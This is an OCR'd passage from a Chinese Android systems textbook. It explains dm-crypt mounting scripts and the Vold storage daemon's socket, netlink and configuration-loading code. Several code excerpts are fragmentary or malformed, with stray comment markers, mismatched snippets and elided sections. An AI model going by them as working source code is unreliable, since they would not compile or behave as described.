在卸载加密设备后，用户很可能还需作为普通用户来装载它们。为了简化该工作，需要在/etc/fstab 文件中添加如下内容。

```
/dev/mapper/ly_EFS /mnt/ly_EFS ext3 noauto,noatime 0 0
```

除此之外，也可以通过建立脚本的方式来完成 dm-crypt 设备的创建和装载工作，方法是用实际设备的名称或文件路径来替换/dev/DEVICENAME，具体命令如下所示。

```
#!/bin/sh
cryptsetup create ly_EFS /dev/DEVICENAME
mount /dev/mapper/ly_EFS /mnt/ly_EFS
```


如果使用的是回送设备，用户还可以利用脚本来捆绑设备，具体脚本如下所示。

```
#!/bin/sh
losetup /dev/loop0 ~/virtual.img
cryptsetup create ly_EFS /dev/loop0
mount /dev/mapper/ly_EFS /mnt/ly_EFS
```

6.2 Vold 机制介绍

知识点讲解：光盘:视频\知识点\第 6 章\Vold 机制介绍.avi

Vold 是 Volume Daemon 存储类的守护进程，作为 Android 的一个本地服务，负责处理诸如 SD、USB 等存储类设备的插拔等事件。Vold 服务由 Volume Manager 统一管控，将具体任务分别分派给 netlinkManager、commandListener、directVolume 和 Volume 完成。在本节的内容中，将详细讲解 Vold 加密机制的基本知识。



6.2.1　Vold 机制基础

Vold 服务向下通过 socket 机制与底层驱动交互，向上通过 JNI、intent、socket 和 doCommand 等机制与 Java Framework 交互。Vold 服务在 Android 系统中的具体架构如图 6-1 所示。




图 6-1　Vold 服务的具体架构

当初始化 Android 系统时会开启 Vold 本地服务，Vold 会在/dev/block 目录下创建 vold 文件夹，并分别开启 VolumeManager、NetlinkManager 和 CommandListener。由此可见，在 Android 系统中，Vold 机制的功能如下所示。

- ❑ 接受内核发送的关于外部存储设备加载和删除的信息，然后将信息发送给Framework层的MountService。
- ❑ 执行MountService发送的命令。

在 Android 系统中，Vold 机制实现上述功能的基本流程如下所示。

（1）在文件 system/core/vold/vold.c 中建立和 Framework 层的通信，具体代码如下所示。

```
if ((door_sock = android_get_control_socket(VOLD_SOCKET)) < 0) {
     LOGE("Obtaining file descriptor socket '%s' failed: %s",
          VOLD_SOCKET, strerror(errno));
     exit(1);
}
if (listen(door_sock, 4) < 0) {
     LOGE("Unable to listen on fd '%d' for socket '%s': %s",
          door_sock, VOLD_SOCKET, strerror(errno));
     exit(1);
}
```

通过上述代码可知，在 init 进程中创建了 VOLD_SOCKET，函数 android_get_control_socket()的主要功能是获取 VOLD_SOCKET 的文件描述符，函数 listen()的主要功能是监听来自其他 Framework 层的 Socket

连接请求。

（2）当开启 Framewok 层和 MountService 后会创建一个新的线程，这一点在类 MountService 的构造方法中实现，具体代码如下所示。

```
if (action.equals(Intent.ACTION_BOOT_COMPLETED)) {
                    Thread thread = new Thread(mListener, MountListener.class.getName());
                    thread.start();
}
```

类 MountListener 实现了 Runnable 接口，在它继承的方法 run()中创建了一个无限循环，具体代码如下所示。

```
while (true) {
                    listenToSocket();
}
```


（3）在方法 listenToSocket()中实例化一个本地的 LocalSocket，目的是与 Vold 实现通信并建立与 VOLD_SOCKET 的连接。然后再建立一个文件输入流，用于保存 Vold 传来的 mes 到 buff 中。最后，在一个无限循环中读取 buff 的内容，并执行 handleEvent()函数，具体代码如下所示。

```
socket = new LocalSocket();
LocalSocketAddress address = new LocalSocketAddress(VOLD_SOCKET,
        LocalSocketAddress.Namespace.RESERVED);
socket.connect(address);
InputStream inputStream = socket.getInputStream();
mOutputStream = socket.getOutputStream();
…
while (true) {
    int count = inputStream.read(buffer);
    if (count < 0) break;
    int start = 0;
    for (int i = 0; i < count; i++) {
        if (buffer[i] == 0) {
            String event = new String(buffer, start, i - start);
            handleEvent(event);
            start = i + 1;
        }
    }
}
```

（4）在函数 handleEvent()中通过 if -else 语句来处理传递来的事件，具体代码如下所示。

```
if (event.equals(VOLD_EVT_UMS_ENABLED)) {
            …
        } else if (event.equals(VOLD_EVT_UMS_DISABLED)) {
            …
        } else if (event.equals(VOLD_EVT_EXTERNAL_UMS_CONNECTED)) {
            …
            mService.notifyUmsConnected(path);
            …
        } else if (event.equals(VOLD_EVT_UMS_CONNECTED)) {
            …
            mService.notifyUmsConnected(path);
        } else if (event.equals(VOLD_EVT_EXTERNAL_UMS_DISCONNECTED)) {
            …
```

这样，将处理之后需要执行的命令成功发送给了 Vold。到现在为止，就建立了 Vold 与 MountService



之间的通信。

（5）接下来开始建立与内核的 socket 通信，首先创建一个 uevent_sock，建立与内核的通信。函数 setsockopt()的主要功能是设置 uevent_sock 的选项，函数 bind()的主要功能是将内核的 socket 与 uevent_sock 进行地址的绑定。具体代码如下所示。

```
Intent intent = new Intent(Intent.ACTION_UMS_CONNECTED);
            mContext.sendBroadcast(intent);
…
if ((uevent_sock = socket(PF_NETLINK,
                                SOCK_DGRAM,NETLINK_KOBJECT_UEVENT)) < 0) {
…
    }
    if (setsockopt(uevent_sock, SOL_SOCKET, SO_RCVBUFFORCE, &uevent_sz,
                        sizeof(uevent_sz)) < 0) {
…
    }
    if (bind(uevent_sock, (struct sockaddr *) &nladdr, sizeof(nladdr)) < 0) {
…
    }
```

（6）接下来开始挂载现有存储设备，函数 volmgr_bootstrap()首先解析配置文件 vold.conf，然后将需要挂载的设备信息放在一个全局变量的链表 vol_root 中，具体代码如下所示。

```
static volume_t *vol_root = NULL;
```

（7）开始挂载 mmc/sdcard 卡，函数 dipatch_uevent()的功能是根据 uevent->subsystem 确定 uevent 处理的句柄，具体代码如下所示。

```
volmgr_bootstrap();
simulate_uevent()
if ((rc = volmgr_readconfig("/system/etc/vold.conf")) < 0) {
        LOGE("Unable to process config");
        return rc;
}
struct uevent {
    const char *action;
    const char *path;
    const char *subsystem;
    const char *firmware;
    int major;
    int minor;
};
```

这样在 MountService 开启之后实现最终的挂载操作。

（8）通过函数 ums_bootstrap()处理 USB 中的大容量存储，然后实现主服务功能，当所有的文件描述符都没改变时会阻塞线程，具体代码如下所示。

```
struct uevent_dispatch {
    char *subsystem;
    int (* dispatch) (struct uevent *);
};
while(1) {
       …
        FD_ZERO(&read_fds);                    //初始化文件描述集合
        FD_SET(door_sock, &read_fds);          //将 door_sock 加入文件描述集
```

```
        if (door_sock > max)
            max = door_sock;
        FD_SET(uevent_sock, &read_fds);          //将 uevent_sock 加入文件描述集
        if (uevent_sock > max)
            max = uevent_sock;
        if (fw_sock != -1) {
            FD_SET(fw_sock, &read_fds);          //将 fw_sock 加入文件描述集
            if (fw_sock > max)
                max = fw_sock;
        }
       //当所有的文件描述符都没改变时，阻塞线程
        if ((rc = select(max + 1, &read_fds, NULL, NULL, &to)) < 0) {
            LOGE("select() failed (%s)", strerror(errno));
            sleep(1);
            continue;
        }
        if (!rc) {
            continue;
        }
        //检测如果是 door_sock，检测与 Framework 的连接，并发送 msg
        if (FD_ISSET(door_sock, &read_fds)) {
            struct sockaddr addr;
            socklen_t alen;
            alen = sizeof(addr);
            if (fw_sock != -1) {
                LOGE("Dropping duplicate framework connection");
                int tmp = accept(door_sock, &addr, &alen);
                close(tmp);
                continue;
            }
            if ((fw_sock = accept(door_sock, &addr, &alen)) < 0) {
                LOGE("Unable to accept framework connection (%s)",
                     strerror(errno));
            }
            LOG_VOL("Accepted connection from framework");
/* for iNand */
volmgr_usb_bootstrap();
            if ((rc = volmgr_send_states()) < 0) {
                LOGE("Unable to send volmgr status to framework (%d)", rc);
            }
        }
        //如果是 fw_sock，执行 Framework 传来的命令
        if (FD_ISSET(fw_sock, &read_fds)) {
            if ((rc = process_framework_command(fw_sock)) < 0) {
                if (rc == -ECONNRESET) {
                    LOGE("Framework disconnected");
                    close(fw_sock);
                    fw_sock = -1;
                } else {
                    LOGE("Error processing framework command (%s)",
                         strerror(errno));
```

```
                }
            }
        }
    //如果是 uevent_sock，产生一个 uevent 事件
        if (FD_ISSET(uevent_sock, &read_fds)) {
            if ((rc = process_uevent_message(uevent_sock)) < 0) {
                LOGE("Error processing uevent msg (%s)", strerror(errno));
            }
        }
    } // while
```

6.2.2　Vold 的主要功能

经过 6.2.1 节内容的学习，可以了解到 Vold 的主要功能如下所示。

（1）创建连接功能

当 Vold 作为一个守护进程时，一方面接受驱动的信息，并把信息传给应用层；另一方面接受上层的命令并完成相应操作。上述操作的连接一共有两条。

- vold socket：负责vold与应用层的信息传递。
- 访问udev的socket：负责vold与底层的信息传递。

上述两个连接都是在进程的一开始完成创建的。

（2）引导功能

在启动 Vold 时对现有外设存储设备进行处理。首先加载并解析 vold.conf，并检查挂载点是否已经被挂载；然后执行 MMC 卡挂载操作；最后，处理 USB 的大容量存储。

（3）事件处理功能

通过监听两个连接的方式实现对动态事件的处理，以及对上层应用操作的响应。

Vold 机制的 makefile 文件位于/system/vold/Android.mk，入口函数在文件 main.cpp 中，具体代码如下所示。

```
int main() {

    VolumeManager *vm;
    CommandListener *cl;
    NetlinkManager *nm;

    SLOGI("Vold 2.1 (the revenge) firing up");

    mkdir("/dev/block/vold", 0755);


    if (!(vm = VolumeManager::Instance())) {
        SLOGE("Unable to create VolumeManager");
        exit(1);
    };
    //创建一个 VolumeManager 实例，具体的构造函数位于文件 VolumeManager.cpp 中

    if (!(nm = NetlinkManager::Instance())) {
        SLOGE("Unable to create NetlinkManager");
        exit(1);
    };
```

```
    //实例化一个 NetlinkManager 对象，具体的构造函数位于文件 NetlinkManager.cpp 中

    cl = new CommandListener();
    *******************************************************************************
    //构造一个 CommandListener 对象，这个类定义在文件 CommandListener.h 中，继承了类 Framework
Listener，这个类定义在 sysutils/FrameworkListener.h 中
    //这个类又继承了类 SocketListener，这个类定义在文件 SocketListener.h 中，下面看文件/system/core/
libsysutils/src/SocketListener.cpp
    //SocketListener::SocketListener(const char *socketName, bool listen) {
            mListen = listen;
            mSocketName = socketName;
            mSock = -1;
            pthread_mutex_init(&mClientsLock, NULL);
            mClients = new SocketClientCollection();
                //typedef android::List<SocketClient *> SocketClientCollection; SocketClientCollection 是一
个 SocketClient 类对象的集合
    }  */
```

在文件/system/core/libsysutils/src/FrameworkListener.cpp 中定义了 FrameworkListener 类的构造函数，具体代码如下所示。

```
FrameworkListener::FrameworkListener(const char *socketName) :
                            SocketListener(socketName, true) {
        mCommands = new FrameworkCommandCollection();
            //typedef android::List<FrameworkCommand *> FrameworkCommandCollection;
} */
   //下面是 CommandListener 的构造函数
CommandListener::CommandListener() :
                 FrameworkListener("vold") {
        registerCmd(new DumpCmd());
        registerCmd(new VolumeCmd());
        registerCmd(new AsecCmd());
        registerCmd(new ShareCmd());
        registerCmd(new StorageCmd());
        registerCmd(new XwarpCmd());
} */    //
```

此处会调用其继承类的 protected 成员函数 registerCmd()，其参数是一个指向类 FrameworkCommand 的指针。类 CommandListener 包含几个私有的内部类。

```
class DumpCmd : public VoldCommand
// class VolumeCmd : public VoldCommand
class ShareCmd : public VoldCommand
class AsecCmd : public VoldCommand
class StorageCmd : public VoldCommand
class XwarpCmd : public VoldCommand
```

接下来开始实例化一个 DumpCmd，具体代码如下所示。

```
CommandListener::DumpCmd::DumpCmd() :
                        VoldCommand("dump") {
}
```

其父类在文件 system/vold/VoldCommand.cpp 中定义，具体代码如下所示。

```
VoldCommand::VoldCommand(const char *cmd) :
                          FrameworkCommand(cmd)   {
        }
```

其父类的代码如下所示。

```
FrameworkCommand::FrameworkCommand(const char *cmd) {
                mCommand = cmd;
}
```

同样道理，创建 VolumeCmd、AsecCmd、ShareCmd、StorageCmd 和 XwarpCmd 的过程也是如此，其私有成员 mCommand 分别取值为 dump、volume、asec、share、storage 和 xwarp。注册指令的代码如下所示。

```
void FrameworkListener::registerCmd(FrameworkCommand *cmd) {
            mCommands->push_back(cmd);
}
```

由此可见，mCommands 指向了 FrameworkCommandCollection，而 FrameworkCommandCollection 是一个包含 FrameworkCommand 指针的链表，对应的描述代码如下所示。

```
typedef android::List<FrameworkCommand *> FrameworkCommandCollection
```

所以在此将创建的 FrameworkCommand 指针对象压入链表存储起来，对应的描述代码如下所示。

```
vm->setBroadcaster((SocketListener *) cl);
nm->setBroadcaster((SocketListener *) cl);
if (vm->start()) {
    SLOGE("Unable to start VolumeManager (%s)", strerror(errno));
    exit(1);
}
//vm->start()始终返回 0，什么都不做

if (process_config(vm)) {
    SLOGE("Error reading configuration (%s)... continuing anyways", strerror(errno));
}


if (nm->start()) {
    SLOGE("Unable to start NetlinkManager (%s)", strerror(errno));
    exit(1);
}
```

而 nm->start()会调用类 NetlinkManager 中的 start()方法，主要代码如下所示。

```
int NetlinkManager::start() {
        struct sockaddr_nl nladdr;
        int sz = 64 * 1024;

        memset(&nladdr, 0, sizeof(nladdr));
        nladdr.nl_family = AF_NETLINK;
        nladdr.nl_pid = getpid();
        nladdr.nl_groups = 0xffffffff;

        if ((mSock = socket(PF_NETLINK,
                     SOCK_DGRAM,NETLINK_KOBJECT_UEVENT)) < 0) {
            SLOGE("Unable to create uevent socket: %s", strerror(errno));
            return -1;
        }

        if (setsockopt(mSock, SOL_SOCKET, SO_RCVBUFFORCE, &sz, sizeof(sz)) < 0) {
                SLOGE("Unable to set uevent socket options: %s", strerror(errno));
            return -1;
```

```
        }

        if (bind(mSock, (struct sockaddr *) &nladdr, sizeof(nladdr)) < 0) {
            SLOGE("Unable to bind uevent socket: %s", strerror(errno));
            return -1;
        }
    //创建一个 socket 用于内核空间和用户空间的异步通信，监控系统的 hotplug 事件

        mHandler = new NetlinkHandler(mSock);


        if (mHandler->start()) {
            SLOGE("Unable to start NetlinkHandler: %s", strerror(errno));
            return -1;
        }
```

在上述代码中，成员 mListen 用来判定是否监听套接字，Netlink 套接字属于 udp 套接字，也是非监听套接字。如果该套接字有数据到来，则调用函数 runListener()读取数据，具体代码如下所示。

```
void SocketListener::runListener() {
          while(1) {//无限循环，一直监听
               SocketClientCollection::iterator it;
           fd_set read_fds;
     int rc = 0;
      int max = 0;
       FD_ZERO(&read_fds); //清空文件描述符集 read_fds
        if (mListen) {
        max = mSock;
             FD_SET(mSock, &read_fds); //添加文件描述符到文件描述符集 read_fds
        }

  FD_SET(mCtrlPipe[0], &read_fds); //添加管道的读取端文件描述符到 read_fds
  if (mCtrlPipe[0] > max)
      max = mCtrlPipe[0];

  pthread_mutex_lock(&mClientsLock);//对容器 mClients 的操作需要加锁
         for (it = mClients->begin(); it != mClients->end(); ++it) {
         FD_SET((*it)->getSocket(), &read_fds); //遍历容器 mClients 的所有成员，调用内联函数 getSocket()
获取文件描述符， 并添加到文件描述符集 read_fds
            if ((*it)->getSocket() > max)
                max = (*it)->getSocket();
         }
     pthread_mutex_unlock(&mClientsLock);

   if ((rc = select(max + 1, &read_fds, NULL, NULL, NULL)) < 0) { //等待文件描述符中某一文件描述符或者
socket 有数据到来
       SLOGE("select failed (%s)", strerror(errno));
          sleep(1);
       continue;
} else if (!rc)
                                          continue;
```

```
        if (FD_ISSET(mCtrlPipe[0], &read_fds))
          break;

            if (mListen && FD_ISSET(mSock, &read_fds)) {//监听套接字处理
              struct sockaddr addr;
              socklen_t alen = sizeof(addr);
                int c;

          if ((c = accept(mSock, &addr, &alen)) < 0) {//接收连接请求，建立连接，如果成功.c 即为建立连接后的数
据交换套接字，将其添加到 mClient 容器
            SLOGE("accept failed (%s)", strerror(errno));
              sleep(1);
            continue;
            }
                pthread_mutex_lock(&mClientsLock);
                mClients->push_back(new SocketClient(c));
                  pthread_mutex_unlock(&mClientsLock);
              }

          do {//非监听套接字处理
                pthread_mutex_lock(&mClientsLock);
                for (it = mClients->begin(); it != mClients->end(); ++it) {
                    int fd = (*it)->getSocket();
                    if (FD_ISSET(fd, &read_fds)) {//调用相应的数据读取函数，读取数据
                        pthread_mutex_unlock(&mClientsLock);
                        if (!onDataAvailable(*it)) {
                            close(fd);
                            pthread_mutex_lock(&mClientsLock);
                            delete *it;
                            it = mClients->erase(it);
                            pthread_mutex_unlock(&mClientsLock);
                        }
                        FD_CLR(fd, &read_fds);
                        continue;
                    }
                }
                pthread_mutex_unlock(&mClientsLock);
          } while (0);
      }
}
```

接下来看函数 onDataAvailable()，此函数是在类 SocketListener 中定义的纯虚函数。在 Android 系统中一共有 5 个类继承于 SocketListener 类，并对函数 onDataAvailable()进行了实现，具体说明如下所示。

- ❑ DhcpListener（system\core\nexus）
- ❑ FrameworkListener（system\core\libsysutils\src）
- ❑ NetlinkListener（system\core\libsysutils\src）
- ❑ SupplicantListener（system\core\nexus）
- ❑ TiwlanEventListener（system\core\nexus）

为了处理 Netlink 创建的套接字，需要由 NetlinkHandler 对象调用 startListen()函数，并开启相关线程。因为类 NetlinkHandler 继承了类 NetlinkListener，所以此处调用的是类 NetlinkListener 的成员函数

onDataAvailable()。函数 onDataAvailable()在文件 system\core\libsysutils\src\NetlinkListener.cpp 中定义，具体代码如下所示。

```
bool NetlinkListener::onDataAvailable(SocketClient *cli)
{
    int socket = cli->getSocket();
    int count;

    if ((count = recv(socket, mBuffer, sizeof(mBuffer), 0)) < 0) { } //读取数据

    NetlinkEvent *evt = new NetlinkEvent();
    if (!evt->decode(mBuffer, count)) { }

    onEvent(evt);    //NetlinkListener 类定义了纯虚函数，其子类 NetlinkHandler 对其进行了实现，所以此处调用子类 NetlinkHandler 的 onEvent()函数
out:
    delete evt;
    return true;
}
```

再看文件 system/vold/NetlinkHandler.cpp 中的函数 onEvent()，通过此函数返回到 Vold 进程，也就标志着 Android 系统中的 Vold 模块的 Netlink event 传递机制分析完成，具体代码如下所示。

```
void NetlinkHandler::onEvent(NetlinkEvent *evt) {
    VolumeManager *vm = VolumeManager::Instance();
    const char *subsys = evt->getSubsystem();

    if (!subsys) {
        SLOGW("No subsystem found in netlink event");
        return;
    }

    if (!strcmp(subsys, "block")) {
        vm->handleBlockEvent(evt);
    } else if (!strcmp(subsys, "switch")) {
        vm->handleSwitchEvent(evt);
#if defined(SLSI_S5PC110) && defined(BOARD_USES_HDMI)
    } else if (!strcmp(subsys, "video4linux")) {
        vm->handlevideo4linuxEvent(evt);
#endif
    } else if (!strcmp(subsys, "battery")) {
    } else if (!strcmp(subsys, "power_supply")) {
    }
}
```

接下来开始分析真正的 Vold 管理部分，主要代码如下所示。

```
                    return 0;
            }

        */
            return 0;
    }
    coldboot("/sys/block");//冷启动，vold 错过了一些 uevent,重新触发。向 sysfs 的 uevent 文件写入 add\n 字符也可以触发 sysfs 事件，相当于执行了一次热插拔
```

```
    {
        FILE *fp;
        char state[255];
    //查询/sys/devices/virtual/switch/usb_mass_storage/state 状态信息，并发送广播
        if ((fp = fopen("/sys/devices/virtual/switch/usb_mass_storage/state",
                         "r"))) {
            if (fgets(state, sizeof(state), fp)) {
                if (!strncmp(state, "online", 6)) {
                    vm->notifyUmsConnected(true);
                } else {
                    vm->notifyUmsConnected(false);
                }
            } else {
                SLOGE("Failed to read switch state (%s)", strerror(errno));
            }

            fclose(fp);
        } else {
            SLOGW("No UMS switch available");
        }
    }
//      coldboot("/sys/class/switch");


    if (cl->startListener()) {
        SLOGE("Unable to start CommandListener (%s)", strerror(errno));
        exit(1);
    }


    // Eventually we'll become the monitoring thread
    while(1) {
        sleep(1000);
    }

    SLOGI("Vold exiting");
    exit(0);
}
```

6.2.3　Vold 处理 SD/USB 的流程

在 Android 系统中，Vold 机制的主要作用是处理 USB 和 SD 文件的加密应用。在接下来的内容中，将详细分析 Vold 机制处理 SD 和 USB 应用的基本流程。

1. 分析主流程

主流程主函数在文件 system/core/vold/vold.c 中定义，主要代码如下所示。

```
int main(int argc, char **argv)
{
```

```
        …
mkdir("/dev/block/vold", 0755);
        …
          /*
     * Bootstrap
     */
    bootstrap = 1;
    // Volume Manager
    volmgr_bootstrap();
    // SD Card system
    mmc_bootstrap();
        …
    // Switch
    switch_bootstrap();
    bootstrap = 0;
        …
}
```

在上述代码中，volmgr_bootstrap 表示加载配置文件，mmc_bootstrap 表示挂载 mmc/sdcard，switch_bootstrap 表示连接 USB。

2. 加载配置文件

在文件 system/core/vold/Volmgr.c 中实现加载配置文件功能，主要代码如下所示。

```
int volmgr_bootstrap(void)
{
    int rc;
    if ((rc = volmgr_readconfig("/system/etc/vold.conf")) < 0) {
        LOGE("Unable to process config");
        return rc;
    }
    /*
     * Check to see if any of our volumes is mounted
     */
    volume_t *v = vol_root;
    while (v) {
        if (_mountpoint_mounted(v->mount_point)) {
            LOGW("Volume '%s' already mounted at startup", v->mount_point);
            v->state = volstate_mounted;
        }
        v = v->next;
    }
    return 0;
}
```

上述代码的功能是，调用函数 volmgr_readconfig() 读取配置文件 /system/etc/vold.conf，并用 _mountpoint_mounted 检查设备是否挂载，如果挂载则将状态改为 volstate_mounted。函数 volmgr_readconfig() 的主要代码如下所示。

```
static int volmgr_readconfig(char *cfg_path)
{
    cnode *root = config_node("", "");
    cnode *node;
```

```
    config_load_file(root, cfg_path);
    node = root->first_child;
    while (node) {
        if (!strncmp(node->name, "volume_", 7))
            volmgr_config_volume(node);
        else
            LOGE("Skipping unknown configuration node '%s'", node->name);
        node = node->next;
    }
    return 0;
}
```

（1）读取配置文件

函数 config_load_file 的功能是将配置文件的信息读出来，然后以 cnode 链表结构的方式进行保存。cnode 结构的定义如下所示。

```
struct cnode
{
    cnode *next;
    cnode *first_child;
    cnode *last_child;
    const char *name;
    const char *value;
};
```

假如配置文件/system/etc/vold.conf 的内容如下所示。

```
volume_sdcard {
    ## This is the direct uevent device path to the SD slot on the device
    media_path          /devices/platform/msm_sdcc.2/mmc_host/mmc1
    emu_media_path      /devices/platform/goldfish_mmc.0/mmc_host/mmc0
    media_type      mmc
    mount_point         /sdcard
    ums_path            /devices/platform/usb_mass_storage/lun0
}
```

则读到链表后的形式如下所示。

```
Root ---- first_child ---- name = volume_sdcard
                |--- next ---- name = media_path
                                |--- value = /devices/platform/msm_sdcc.2/mmc_host/mmc1
                                |--- next ---- name = emu_media_path
                                        |--- value = /devices/platform/goldfish_mmc.0 ...
                                           |--- next ---- ...
```

这样会按照上述格式保存配置文件的信息。

（2）配置文件分析

